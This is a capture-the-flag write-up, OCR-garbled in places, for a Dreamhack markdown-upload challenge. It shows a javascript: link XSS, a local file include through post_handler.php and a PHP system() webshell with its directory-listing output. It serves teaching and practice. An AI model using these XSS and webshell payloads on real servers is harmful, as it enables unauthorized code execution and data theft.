

# Pearfect\_Markdown

I first test if the system would receive any other files but markdown it did not work

## Upload and Edit Markdown Files

Choose Markdown file:


No file chosen

## Example Markdown Preview


[XSS](#)

## Uploaded Files


- [example.md](#)
- [nice.md](#)
- [ok.md](#)
- [mark.md](#)
- [fact.md](#)



Not secure | host1.dreamhack.games:15112/upload.php



QuanAo



Citations



Multicraft - Login



Adobe - Adobe Flas...




cac-dang-toan-va-b...



Only .md files are allowed!

since it was a markdown, the obvious thing to try is XSS



I then tried to do a reversal with XSS but no matter what directory I use, it gives me the same error

## Edit Markdown File

```
[XSS](javascript:fetch('post_handler.php?file=../').then(r=>r.text()).then(t=>alert(t)))
```

Save

[XSS](#)

### host1.dreamhack.games:15112 says

<br />


<b>Warning</b>: include(/var/www/html): failed to open stream: Not a directory in <b>/var/www/html/post\_handler.php</b> on line <b>9</b> <br />

<br />

<b>Warning</b>: include(): Failed opening 'uploads/..' for inclusion (include\_path='.:usr/local/lib/php') in <b>/var/www/html/post\_handler.php</b> on line <b>9</b> <br />

OK

But if I give it a file name that exists on the system. At the same time, the file contains XSS. It works



So I looked up on the internet to see if using a webshell works like this command

```
<?php
system("ls -la");
?>
```

# Edit Markdo

[XSS](javascript:fetch('file=fact.md')).then(r=>r

Save


[XSS](#)

```
total 52
drwxrwxrwx 1 www-data www-data 4096 Jan 31 05:50 .
drwxr-xr-x 1 root root 4096 Nov 15 2022 ..
-rw-r--r-- 1 root root 235 Jan 31 05:50 Dockerfile
drwxr-xr-x 2 root root 4096 Jan 31 05:50 css
-rw-r--r-- 1 root root 1551 Jan 31 05:50 edit.php
-rw-r--r-- 1 root root 1496 Jan 31 05:50 index.php
-rw-r--r-- 1 root root 222 Jan 31 05:50 post_handler.php
-rw-r--r-- 1 root root 510 Jan 31 05:50 save.php
-rw-r--r-- 1 root root 449 Jan 31 05:50 upload.php
drwxrwxrwx 1 root root 4096 Feb 1 03:11 uploads
```

OK

It works, my job left is to find any file on the system with a flag in it

hack.games:15112/edit.php?me=example.md



cat the file file and there's the result